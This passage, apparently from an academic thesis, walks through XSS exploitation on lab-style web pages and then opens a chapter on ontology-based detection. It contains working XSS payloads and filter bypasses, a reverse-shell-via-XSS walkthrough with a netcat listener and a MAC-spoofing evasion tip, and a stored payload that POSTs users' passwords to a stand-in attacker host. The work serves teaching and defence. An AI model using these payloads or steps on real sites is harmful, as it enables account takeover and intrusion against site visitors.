Usually, the steps for injecting payloads into a web application page for detecting whether it is subject to some XSS attacks or not are very precise according to how the payload displays to you in the Document Object Model (DOM-HTML) page. If our payload is reflected within tags, we can always try to close those tags first and re-inject our JavaScript payload. See how the payload is reflected, and appeared on the page in the following figures 4.6, 4.7:




0 search results for 'aaa123!@#$%^&*())_'

```
  <div class="container is-page">
    <header class="navigation-header"></header>
    <header class="notification-header"></header>
    <section class="blog-header"></section>
    <section class="search"></section>
    <script></script>
    <img src="/resources/images/tracker.gif?searchTerms=aaa123!@#$%^&*())_">
    <section class="blog-list"></section>
  </div>
</section>
</div>
```

FIGURE 4.6: DOM-XSS demonstration

If the tags were opening for example with a single, double quotes, before we close it, we need to close that character as well a long with that specific tag in question.



```
    </header>
    <section class="blog-header">
        <h1>0 search results for 'aaa123!@#$%^&amp;*())_'</h1>
        <hr>
    </section>
    <section class="search">
        <form action="/" method="GET">
            <input placeholder="Search the blog..." name="search" type="text">
            <button type="submit" class="button">Search</button>
        </form>
    </section>
    <script>
        function trackSearch(query) {
            document.write('<img src="/resources/images/tracker.gif?searchTerms='+query+'">');
        }
        var query = (new URLSearchParams(window.location.search)).get('search');
        if(query) {
            trackSearch(query);
        }
    </script><img src="/resources/images/tracker.gif?searchTerms=aaa123!@#$%^&amp;*())_">
    <section class="blog-list">
        <div class="is-linkback">
            <a href="/">Back to Blog</a>
        </div>
    </section>
</div>
```

FIGURE 4.7: DOM-XSS demonstration in document.write

As we can clearly see in the picture right above, the web-page uses the JavaScript **document.write** function to write data out to the page.
This function is called with data from the "**location.search**", which can be controlled using the web application URL. *<img src="/resources/images/....">*
Therefore, the payload will be as the following: *"><script>alert(342)</script>*

If by accident it has some filters, you can always try a payload with SVG as well as below:
"><svg onload=alert(2343)>
3) Occasionally, there might be some situations where a filter blocks some input characters, some tags such as angle brackets, single quotes, double quotes, and escape some others. From this perspective, to know what to do, as usual, we connect the current browser which we are working on with the burp suite, then inject a payload in the appropriate part (after the "=" in GET/POST HTTP method in burp suite "Repeater" tab. In our case, while injecting the JavaScript payload, we encode the double quotes and the angle brackets as an HTML-encoded type and inject the following code into the vulnerable user-input area. *http://foo?&apos;-alert(1)-&apos;*
The reason why we use the payload above is that we want to escape the inside event by using the HTML encoding technique. Since when trying to inject the previous payloads we found that the vulnerable user-input area reacts according to our intention (our needs), then we do not have to proceed with encoding any HTML in the other areas, but rather simply inject a URL form with "HTTP://". We have to note that, the payload (the HTML entities) is only this *&apos;-alert(1)-&apos;*
And also, note that any type of html encode could be valid as well, such as:
HTML dec without zeros *&#39-alert(1)-&#39*
HTML hex without zeros *&#x27-alert(1)-&#x27* or
HTML dec with zeros *&#00039-alert(1)-&#00039*
Any individual who goes to that peculiar web application and clicks on "View Post" or something similar, will have an alert trigger on his/her page, hence the attack is executed.
Imagine a situation where a vicious and clever attacker can upload some files onto a vulnerable website where it contains some vulnerable user-input areas such as a comment section, or a post. The attacker (the adversary) can get control over any client's computer by clicking on his post using "Reverse Shell with XSS".
The attacker may open his kali Linux computer, and firstly modify his mac address to a random address (in case of pursuit). Then change the following file "usr/share/webshells/php/php-reverse-shell.php" content according to his kali machine local IP address. And he can choose any port number (for example 8081) on which the communication will be listening, and upload the .php file to the vulnerable web application server via comments or posts. (Note that, many websites nowadays (even if vulnerable) often prevent .php files from being uploaded to their server). Therefore, the file is stored on that vulnerable server, now the attacker can inject his malicious payload created with the file URL to the vulnerable area (comment section) as the following example:
<script>window.location='http://192.168.1.4/path/.../php-reverse-shell.php'</script> and click "Submit", or something of the sort. The attacker has now to let his computer always open and be on listening using this Netcat command "nc -nlvp the_same_port #_as_in_the_php_file". After catching someone, he may type "whoamI", *"python -c 'import pty; pty.spawn("/bin/
sh")'"* in his kali machine in order to have a "/bin/sh" shell. "ID" without double quotes in the netcat terminal to get more information from that victim. You might wonder how to escalate the admin privileges, view files, and change the victim's password remotely from your kali after proceeding with this attack.
Likewise, the adversary may use the "Metasploit" framework to exploit the XSS vulnerabilities and takes control of the user's computer through the "meterpreter" attack payload.

The attacker may build any payloads of his choice and embed them into the cross-site-scripting suffering web page and just wait for a visitor to come in. For example: *<script>window.location='http://192.168.1.4:8080/some_file'</script>*

4.3 Reflected XSS into a JavaScript String with Single Quote and Backslash Escaped


We inject this payload *;,'"{}*()%̂Jean$#&@!* right after "search=" in burp suite repeater and click go to observe its reaction. What we see is that our single quote gets backslash-escaped as well as our backslash, preventing us from breaking out of the string.

```
<script>
        var searchTerms = ';,"́{}*()%̂$#';
        document.write('<img
        src="/resources/images/tracker.gif?searchTerms='+en
        codeURIComponent(searchTerms)+'">');
</script>
```

To exploit it, what we do is that: since we have observed that our string is inside a Javascript string area *<script> var searchTerms=...</script>* , so we close the JavaScript first so that we can insert an alert payload this way:
</script><script>alert('you get exploited')</script>.
Another way we can proceed to inject payload which reflected inside JavaScript is by using '-alert(2323)='.

4.4 DOM XSS in Document Write Sink using Source Location Search

One of the steps to take first when it comes to finding hidden information on a web page is by going through "inspect element", or something similar and/or "view the source code" by right-clicking on that web page. After clicking on the "inspect element", we can highlight the "HTML" section (in that inspect element block), then right-click and choose copy "outer HTML", and paste it to an empty file to read the code completely.
Always remember to do this step, and "view the source code" of a page when trying to test a web page or to find something inside. When we make a copy like this, we find sometimes more information than just going through "View source code".




```
▸ <svg id="Layer_1" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org
  /1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve"
  title="back-arrow"></svg>
 </a>
</div>
```

We see that in the code, they use "SVG", which is a good advantage for us to know how we can use our payload. Below we see that our entered string appears in an image tag as such "<img src .....>". Usually, the steps for injecting payloads into a web page for detecting if it is subject to some XSS attacks are very specific according to how the payload displays to you on the DOM-HTML page. If our payload is reflected within tags, we can always try to close the tags first and re-inject

our JavaScript payload. *Please see* 4.6 *for the reference.*
If the tags were opening with a single, double quote for example, before closing it, we close that character as well along with that particular tag. *Please see* 4.7 *for the reference.*
As we see in the figure above 4.7, the web page uses the JavaScript **document.write** function to write data out to the page.
This function is called with data from "**location.search**", which we can control using the web application URL. *<img src="/resources/images/...."*>
So, the payload will be *"><script>alert(342)</script>*
If by accident it has some filters, you can always try a payload with SVG as well as below:
"><svg onload=alert(243)>

4.5 Stored XSS into onClick Event with Angle Brackets, Double Quotes HTML-encoded, Single Quotes and Backslash Escaped

Sometimes, there might be some situations where a filter blocks some characters, tags (angle brackets, double quotes, single quotes), and escape some other characters. So, to know what to do, as usual, we make a connection with a browser and the burp suite, then inject a payload in the appropriate area (after the "=" in GET/POST HTTP method in burp suite "Repeater" tab. In our case, while injecting the JavaScript code, we encode the angle brackets and the double quotes as an HTML-encoded type and inject this code into the vulnerable user-input area "Website".
http://foo?&apos;-alert(1)-&apos;
The reason why we use the payload above is that we want to bypass the inside event by using HTML encoding. Since when we tried to inject payloads we found that the block "Website" reacts according to our needs, then we do not have to encode any HTML in the other areas, but rather a URL form with "HTTP://" and inject it in the "Website" block. Note that, the payload (the HTML entities) is only this *&apos;-alert(1)-&apos;*
And also note that any kind of html encode could be valid as well, such as:
HTML hex without zeros *&#x27-alert(1)-&#x27*
HTML dec without zeros *&#39-alert(1)-&#39* or
HTML dec with zeros *&#00039-alert(1)-&#00039*



Comment:
blabla

Name:
blabla

Email:
bla@bla.bla


Website:
http://foo?&apos;-alert(1)-'

FIGURE 4.8: Example of a stored XSS attack

Anyone who goes to that particular website and clicks on "View Post", will have the alert trigger on their page, hence the attack is executed.

4.6 Reflected XSS into a Template Literal with Angle Brackets, Single, Double Quotes, Backslash and Backticks Unicode escaped

In this example, we inject any random characters in the "Search" area into the website and press "enter". We use this payload for example:
<script>alert('1 "${}Yes"/ ')</script>
NOTE: We use this payload above just in order to try all the intended characters. You could have used something like this *<anything!@#$%(){/}>';/*
We then catch its behavior through BurpSuite. After catching it, we send the capture to the "Repeater" to see how it appears in the HTML code DOM-display. In both tabs (Proxy, Repeater), we see that the payload which we have injected does not come into our burp suite that same way. Instead, we observe that the random string is reflected into a JavaScript template block. Some characters are automatically encoded, hence indicating the existence of some filters.
To verify, you can use your burpsuite decoder/encoder to try the incoming text or any online tool made for this purpose. For this specific type of encoded-text online-toolz, we use the online tool to encode the text/payload above.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 3 × 4 × 5 × 6 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
? < + > Type a search term 0 matches
? < + > yes 1 mat

Target: https:/[redacted]

```
GET
/?search=%3Cscript%3Ealert%28%271+%22%24%7B%7DYes%22%2F+%5C+%27%29%3C%2Fscript%3E
HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https:/[redacted]
Cookie: session=8Y9g[redacted]AEf9dT
Connection: close
Upgrade-Insecure-Requests: 1
```

```
            </div>

        <div theme="blog">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <section class=blog-header>
                        <h1 id="searchMessage"></h1>
                        <script>
                            var message = `0 search results for
'\u003cscript\u003ealert(\u00271 \u0022${}Yes\u0022/ \u005c
\u0027)\u003c/script\u003e'`;
                            document.getElementById('searchMessage').innerText =
message;
                        </script>
                        <hr>
                    </section>
                    <section class=search>
                        <form action=/ method=GET>
                            <input type=text placeholder='Search the blog...'
name=search>
                            <button type=submit class=button>Search</button>
                        </form>
                    </section>
                    <section class=blog-list>
                        <div class=is-linkback>
                            <a href=/>Back to Blog</a>
```

FIGURE 4.9: Reflected XSS into a template literal with angle brackets

To bypass this filter security and try to exploit the vulnerability, we perform an XSS attack using the non-encoded characters in the payload above ${} that calls an alert function inside the JavaScript template string. *Please see Hacktricks for more information*. Living your browser still connected with burp suite, when entering the payload above into burp suite "Repeater" and clicking on "Go", the pop-up alert will trigger on your browser when stopping the "intercept". Or simply, we can just right-click on the blank area in the "Repeater" block and choose "Request in browser" –> "In current browser session", then copy the link and paste it to your browser and press "enter/return" to trigger an alert.

4.7 Capture Passwords by Exploiting XSS Vulnerabilities from a Website

Once found the vulnerable website, the attacker can decide to exploit the users who visit that site. This is where the importance of "How, where, on what to click" comes into play. Just a single click can jeopardize the user, no further actions are needed. Note that, a vulnerable website is a web application that contains weaknesses. If those weaknesses are exploited, then the reputation of that web application can be jeopardized, as well as the data privacy of users of that application.
The following figure shows a step-by-step process of how this situation can happen.



The Victim's Web browser
ANY MALICIOUS PAYLOAD, for example:
<input name=username id=username>\\
<input type=passw... name=passw...\\
onchange="if(this.value.length)fetch('https://attacker....
method:'POST',\\
mode: '.....,\\
4
3
2
Attacker's side
TOOLS:
(Web server, web browser, BurpSuite Pro, kali linux, etc)
--sends payload to-->
1
The target Web application
ANY MALICIOUS PAYLOAD, for example:
<input name=username id=username>\\
<input type=pass... name=pass...\\
onchange="if(this.value.length) fetch('https://attacker....
method:'POST',\\
mode: '.....,\\
body:username.value+'.....)

FIGURE 4.10: Dangerous Stored XSS attack. Jean R. Dora, 2021

Description:
In a blog comment section for example. Assuming that the section is vulnerable to XSS attacks. So the attacker creates a wicked payload, and injects it into that appropriate area of the web application, and posts it.
Step 1: The attacker opens his tool (Kali Linux and Burpsuite Pro), creates his code which includes his server link; then, injects that code or stores that code into the vulnerable section of the web application. The attacker leaves his malevolent server opens all time to keep the connection up.

```
<input name=username id=username>
<input type=password name=password
onchange="if(this.value.length)fetch('https://Jean-attackerforexample.com',
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
);">
```

Step 2: Now the payload is sleeping onto the vulnerable website in a form of a clickable string. Whenever a user visits that site and reads comments, nothing happens. But, as soon as the user clicks on the particular clickable string to read more, then the attack gets executed without his/her consent.

Step 3: By clicking on the string, the victim's web browser accepts the request command from the web application and divulges the user's credentials to the website. And since the injected malicious payload was considered as part of the website code, (**Step 4:**) now the website naively responds to the attacker with the credentials of the user who clicks on the clickable string. The attacker will get the response in an HTTP interaction. Thus, the attacker can log in as the victim user by using the victim's username and password.

To detect XSS vulnerability, there should be a combination of different processes, and steps to be undertaken by the attacker depending on the web application in question.
A synthetic approach to XSS attacks is a comprehensive approach and the practical approach to the attack into a single approach. It helps web developers, website administrators, researchers, and any internet user know the cause of this attack and the cause of this vulnerability, the impact it can have on an organization's reputation, and from a business perspective. It also helps us know what an attacker can do, how to minimize the possibility of being exploited as a normal user, and how to minimize vulnerability as a web developer. Moreover, from an organizational point of view, to explicitly inform employees of how this attack can happen.
From the previous chapters, we have seen one of the most popular strategies used by attackers to exploit the XSS vulnerabilities is by crafting a malicious script into a URL format and sending it to a target user. We have also seen how the attacker can store his malicious payload onto a vulnerable website 4.7. An attacker searches mainly for web applications that contain user-input (comment field, registration, login, search, ...) to inject his payload to analyze the response he will obtain. A payload can be a file that contains several malicious scripts. Generally, attackers do not inject scripts onto a website one after one to launch the attack on a web application to detect the vulnerability as it can be time-consuming. There are a lot of rigorous tools that can help them in this manner, such as Burpsuite Professional. By reading the previous chapters, now an internet user knows that some best practices can allow him to reduce the possibility of being exploited such as avoiding opening suspicious websites in the same browser with a bank account, avoiding clicking on suspicious links, images, etc.

Summary
As a summary of this chapter, we see how an attacker can use some tools and payloads to exploit the XSS attack from a vulnerable web page. We have given special attention to the XSS attacks.

In section 4.2, we saw how an attacker can detect an XSS weakness, bypass some frameworks and use some tools to exploit it by injecting a more dangerous payload into the vulnerable web application. We have to note that, the XSS attacks may not always be the end-point of the attacker. The attacker is always ready to perform further attacks. Sections 4.3 and 4.4 show how an attacker can exploit the vulnerability that is reflected in a JavaScript string block and document write sink. Sometimes, there might be some characters that are filtered, but it does not mean that the user input is not vulnerable to XSS attacks. Section 4.5 is an example of a persistent XSS attack that resides on a forum page. Whenever an internet user visit that particular web application to view the post, the attacker's payload will be executed. Thus, comes the importance of the user's click on non-trusted links, images, etc. It is crucial to set a separation of tasks which our web browsers are used for. Section 4.6 is an example of how to bypass some filters established by the web application developer.

The importance of this example is to show that slight mistakes in the coding process of a web application can render it vulnerable. Therefore, it is of great interest that the developer of the application finds a tester to perform penetration testing before the deployment of his web program. This is a best practice to know the vulnerabilities of a system before an attacker does. Section 4.7 illustrates the gravity of the exploitation of this attack.

The cross-site-scripting attack is very complex. It requires not only static analysis but a dynamic one. 49 pages from a website might be secure against the XSS attacks, but 1 from them is vulnerable; automatically you can abuse that weakness and attack its user. Because of how the complexity of a well-programmed web application can be, it requires attackers lots of penetration tests. Lots of false positives can be triggered while scanning a website. That is why it is recommended for dynamic analysis (code analysis, supervision).
In the following chapter, we are going to focus on the concept of "ontology". The term ontology itself, requires a lot of security layers to be put in place and order, a correct description, separation of duties, and lots of other requirements.

Chapter 5

Novel Approach For The Detection Of XSS Attacks

From the previous chapters, we have demonstrated a few examples of how the cross-site-scripting vulnerabilities can be detected by an attacker (or any individual, pen-Tester for example). We have seen also how he can exploit those vulnerabilities by injecting some payloads to jeopardize that particular system. It is crucial and extremely important to fight against the adversary by implementing significant approaches and techniques to strengthen security and mitigate the attacks. The term ontology approach is a powerful technique which we can start with.
Generally, an ontology is a formal and explicit specification of a set of concepts in a precise, specific field of interest. The explicit specification of those concepts is usually presented in the form of a well-structured scheme or diagram composed of classes inheritance and sub-classes, attributes, and relationships.

5.1 Ontology and Semantic Web

Ontology can be designed to facilitate information to be shared and reused across applications, enterprises, and so on. Depending on the topic in question, security experts can use ontology for improving their systems. In medicine, for example, security engineers can use ontology for diabetes, pregnancy, covid-19, Alzheimer's, and so on. The proposed research of Alba Gomez-Valades (2021, Alba, 2021) was created for Alzheimer for instance. Zouri and A. Ferworn (2021, Muthana, 2021) have presented an ontology-based approach for curriculum mapping in higher education. Sina Karimi et al. (2021, Sina, 2021) have mainly introduced their ontology-based approach to data exchanges for robot navigation on creating sites. Luca Singels et al. (2020, Luca, 2020) have proposed a formal concept analysis driven ontology for ICS (Industrial Control Systems) cyber threats.
Ontologies have great importance in cybersecurity in such a way that, they give an extension to shared data among systems, and subsystems. They provide a conventional conceptualization of components and their relationships. Using ontologies in a system can be considered a very explicit source of knowledge to improve its runtime operation. (*See Esther, 2021 for more information*)
The ontology technology was historically tied to the Semantic Web. Numerous approaches have already proved the value of the design patterns to build domain ontologies' reusability (Musen, , or Sattar, 2021 ABDUL, 2021). And Reusing ontologies on the Semantic Web (by Simperl, 2009), along with their implementation to figure out the problem-solving strategies. Conceptualization of ontologies and configuring them in an enterprise setting is a complex and tough task due to the problems of data integration, and the evolution of the domain (*See* Benomrane, 2016). For the

validation of system models, Semantic Web technologies are also very well used in workflow (*See* Khouri and Di- Giampietro, 2018 Adilson and Luciano, 2018; Pascal Hitzler, Pascal, 2020). When merged with a model-driven design, the ontology adds the benefits of suitable semantic and reasoning abilities over its structure. Sometimes, the consolidation and integration of ontology in software development are seen as a challenge (*Please see* Baset and Stoffel, Selena, 2018). According to Khedri and LeClair, Andrew, 2016, DL only facilitates a single context of the concepts, which afterward limits the reasoning abilities.

5.1.1 Ontology Technologies and Components

Since the early 1990s, ontology has become a research area in artificial intelligence, including knowledge engineering, natural language processing, and knowledge representation. Recently, it has also become usual in areas such as cybersecurity, information systems, intelligent information integration, information retrieval, and knowledge management. All developed ontologies should have to be stored to be accessible by other system components. As such, a reasoner (OWL, Web Ontology Language) is also needed to infer logical consequences from illustrative logics (descriptive logics). Such a reasoner acquires new statements from given statements and extends the ontology with new statements. Ordinarily, building an ontology from scratch in a way that causes the inference engine to generate intended, preplanned logical statements for its principal goal is a challenging task. Hence, comes the very great importance of the feature "reusability". The meaning of "inference engine" can be shortly summarized as software that is developed to be capable to process data stored in a domain (knowledge base), and finding the in-depth query from such a domain. The analogical tool built for the semantic web technology aims to process the data in the form of the ontology to find the in-depth relationships from the ontology. At present, Pellet, Hermit, KAON2, RDFStore, and Racer DL are some well-known examples of the analogical tools.
The typical ontology components are:

- Categories: concepts, types of objects
- Individuals: situations or things
- Relationships: ways in which individuals and groups can communicate.
- Features: aspects, class, properties, parameters, or instances that objects (and categories) can contain.
- Constraints (limitations): The formal description of what must be true until some inputs are accepted.
- Axioms: assertions, statements in a logical form that form together with the comprehensive theory that is illustrated by the ontology in their domains.

5.1.2 Ontology Development Process

Ontology development requires vast iterations (repetition of a process), reviews, discussions, and self-analysis (known as introspection). To be able to classify objects, and attributes into appropriate classes, and sub-classes (class inheritance), to be able to extract the knowledge and build a meaningful ontology, a quiet introspection is very valuable and welcoming in the process (*See reference ontology development here*

5.6).
Briefly, the IDEF5 ontology (*see* 5.4) development process consists of the following five (5) activities which are listed sequentially:

- **Organizing and Scoping:** This step entails the set of the goals for the ontology development, and involves the assignment of the roles to the team members.
- **Data Collection:** This activity entails acquiring the raw data needed for the development of the ontology.
- **Data Analysis:** This activity implies analyzing the data to allow ontology extraction.
- **Initial Ontology Development:** This step involves developing a preparatory ontology from the obtained/acquired data.
- **Ontology Refinement and Validation:** This activity necessitates the refinement and validation of the ontology to achieve the building process.

5.1.3 Ontology Structure Definition Language

The definitions of ontology are described in the Resource Description Framework, abbreviated as RDF, and RDFS (RDF Schema). They are also described in OWL languages developed by the W3C. Resource Description Framework (RDF) is a standardized structure that aims to describe the web-based metadata. It is mostly used to illustrate the data and its relationships in areas of interest-based on the elemental prototype from graphs with the Extensible Markup Language known as an XML language, while the RDFS is all about the description of the structure of metadata.
Briefly, the Ontology Web Language is a a language that can describe, and illustrate relational data in a database system, it can define hierarchical data structures as well. Moreover, OWL can support the narrative of logical data, and data types. As we have already stated in the previous pages, the description is in form of classes, subclasses, class inheritance, class property, and relationships. Thus, OWL is considered as the language that allows the description of the semantic data in a better way, as well as the relationship structure of the system compared with other languages.

5.1.4 Ontology Language

An ontology language is a proper, formal language that is usually used to encode an ontology. It facilitates the encoding of knowledge about definite domains and ordinarily includes reasoning rules that support the processing of that particular knowledge. There are various types of "ontology languages". Ontology languages are usually called ***declarative languages***. What we mean by that, is they describe relationships between the interpreter or compiler (i.e, language executor) and variables in terms of functions, or terms of inference rules. Declarative languages are usually known as *programming language*. To words, *declarative languages* are any relational languages or any functional languages. Note that, declarative languages differentiate with *imperative languages*, which pinpoint clear manipulation of the computer's internal state. They also differentiate with *procedural languages*, which specify a detailed sequence of steps, and procedures to follow.
Ontology Languages are regularly based on either first-order logic or on description logic. A few of the languages for ontologies are outlined below:

